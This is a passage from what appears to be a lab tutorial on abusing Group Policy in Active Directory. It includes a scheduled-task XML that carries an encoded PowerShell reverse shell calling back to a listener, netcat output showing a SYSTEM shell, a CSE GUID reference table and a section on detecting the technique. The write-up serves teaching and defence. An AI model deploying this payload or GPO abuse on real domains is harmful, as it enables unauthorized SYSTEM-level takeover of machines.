                        <EndBoundary>%LocalTimeXmlEx%</EndBoundary>
                        <Enabled>true</Enabled>
                    </TimeTrigger>
                </Triggers>
                <Actions Context="Author">
                    <Exec>
                        <Command>powershell.exe</Command>
                        <Arguments>-e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMwA2AC4AMgAzADIALgAyADMAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA</Arguments>
                    </Exec>
                </Actions>
            </Task>
        </Properties>
    </ImmediateTaskV2>
</ScheduledTasks>
Let's unpack a few important parts of this XML:
action="C"- Create. We're creating a new scheduled task, not updating an existing one.runAs="NT AUTHORITY\System"- The task runs as SYSTEM. This is the highest privilege context on a local machine.logonType="S4U"- Service-for-User. This allows the task to run without needing the SYSTEM password (which obviously doesn't exist as a normal credential). S4U is a Kerberos extension that lets a service obtain a ticket on behalf of a user without that user's credentials.%LocalTimeXmlEx%- This is a GPP variable that resolves to the current local time on the client. By setting bothStartBoundaryandEndBoundaryto this, the task fires immediately upon creation.- The
eflag onpowershell.exeindicates a Base64-encoded command. The blob decodes to a standard PowerShell reverse shell connecting back to10.36.232.23:9001.
The required CSEs for scheduled tasks are:
[{00000000-0000-0000-0000-000000000000}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
[{AADCED64-746C-4633-A97C-D61349046527}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
Where:
{AADCED64-746C-4633-A97C-D61349046527}- Scheduled Tasks CSE{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}- Scheduled Tasks Tool Extension
Also, please do not forget to bump the versions. By now you know the drill.
Set the listener, sit back, and wait:
┌──(root㉿kali)-[~]
└─# rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.36.232.23] from (UNKNOWN) [10.36.237.6] 49753

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
AND here we go! SYSTEM shell on WS01. Game over.
A Note on Tooling
You might be wondering: "why are we doing all of this manually? Don't tools like SharpGPOAbuse exist?"
Yes, they do. And they're excellent. SharpGPOAbuse automates all the steps we walked through - it creates the SYSVOL files, sets CSE GUIDs, bumps versions, the works. One command and you're done.
But here's the thing. If you don't understand what SharpGPOAbuse is doing under the hood, you can't troubleshoot when it fails (and it will, eventually - maybe AV eats it, maybe you're in a constrained language mode, maybe there's a version mismatch). You can't adapt the technique to edge cases. You can't detect it properly if you're on the blue side. And you definitely can't explain it in a report or a talk.
The manual approach also has an OPSEC advantage: you're not dropping a known-malicious binary on disk. Everything we did was with PowerView (which many environments already have or can be loaded reflectively) and basic file operations on SYSVOL. No SharpGPOAbuse.exe sitting in C:\Tools waiting for Defender to flag it.
A Quick CSE Reference
Throughout this post we used several CSE GUID pairs. Here's a consolidated reference so you don't have to scroll back up every time:
| Abuse Technique | CSE GUID | Tool Extension GUID | Scope Attribute |
|---|---|---|---|
| Logon Scripts | {42B5FAAE-6536-11D2-AE5A-0000F87571E3} |
{40B66650-4972-11D1-A7CA-0000F87571E3} |
gpcuserextensionnames |
| Group Preferences | {00000000-0000-0000-0000-000000000000} + {17D89FEC-5C44-4972-B12D-241CAEF74509} |
{79F92669-4224-476C-9C5C-6EFB4D87DF4A} |
user or machine |
| Scheduled Tasks | {00000000-0000-0000-0000-000000000000} + {AADCED64-746C-4633-A97C-D61349046527} |
{CAB54552-DEEA-4691-817E-ED4A4D1AFC72} |
user or machine |
Detection Opportunities
We just spent this entire post tearing through GPOs from the attacker's perspective. But if you're a defender reading this (or if you're an attacker who wants to understand what the blue team is looking for), here's what to watch for:
Event Logs:
- Event ID 5136 (Directory Service Changes): This fires when an AD object is modified. If someone modifies
gpcuserextensionnames,gpcmachineextensionnames, orversionnumberon a GPO object, you'll see it here. Baseline your environment - legitimate GPO changes should come from known admin accounts using GPMC, not from random service accounts at 2 AM. - Event ID 5145 (Detailed File Share): Monitor SYSVOL access. A non-admin account creating files under a GPO's SYSVOL path - especially under
Scripts,Preferences\Groups, orPreferences\ScheduledTasks- is a major red flag. - Event ID 4698 (Scheduled Task Created): For Abuse #4, when the immediate task fires on the target machine, this event will log the task creation. Look for tasks with
NT AUTHORITY\Systemas the run-as user that appear out of nowhere.
SYSVOL Monitoring:
- File integrity monitoring on SYSVOL is underrated. New files appearing under
\Policies\{GUID}\User\Scriptsor\Policies\{GUID}\Machine\Preferencesshould be correlated with legitimate change management tickets. If there's no ticket, investigate.
GPO Version Number Anomalies:
- If the
versionnumberattribute on a GPO object jumps unexpectedly (especially if it jumps by exactly 65536 or by 1), and there's no corresponding change in GPMC audit logs, someone is manually bumping versions.
ACL Auditing:
- Regularly audit who has
WriteProperty,WriteDacl, orWriteOwneron GPO objects. Non-admin accounts with these rights are a pre-positioned attack path waiting to be triggered. Tools like BloodHound will map this for you.
Conclusion
Group Policy is one of those AD features that's so deeply embedded in enterprise infrastructure that people forget it's also a massive attack surface. If you can edit a GPO - or more precisely, if you can write to its AD object and its SYSVOL path - you can push arbitrary code execution, modify local group memberships, and deploy scheduled tasks across every machine and user in the linked OU. And if that GPO is enforced (linkOptions = 2), inheritance blocking won't save anyone.
What makes GPO abuse particularly effective from an attacker's perspective is that it's entirely living off the land. We didn't drop any custom malware. We didn't exploit a CVE. We used the same mechanisms that legitimate administrators use every single day - scripts.ini, Groups.xml, ScheduledTasks.xml, CSE GUIDs, version bumps. The infrastructure is doing exactly what it was designed to do; it's just doing it for us now.
The four techniques we walked through escalate in impact:
- Logon scripts give us user-context execution - useful for lateral movement and credential harvesting.
- User-scope group membership gives us persistent local admin - survives reboots, reapplied every GP refresh.
- Machine-scope group membership does the same thing but doesn't need anyone to log in.
- Immediate scheduled tasks give us SYSTEM-level execution on demand - the endgame.
Go build this in your lab. Break it. Fix it. Break it again. That's the only way this stuff sticks.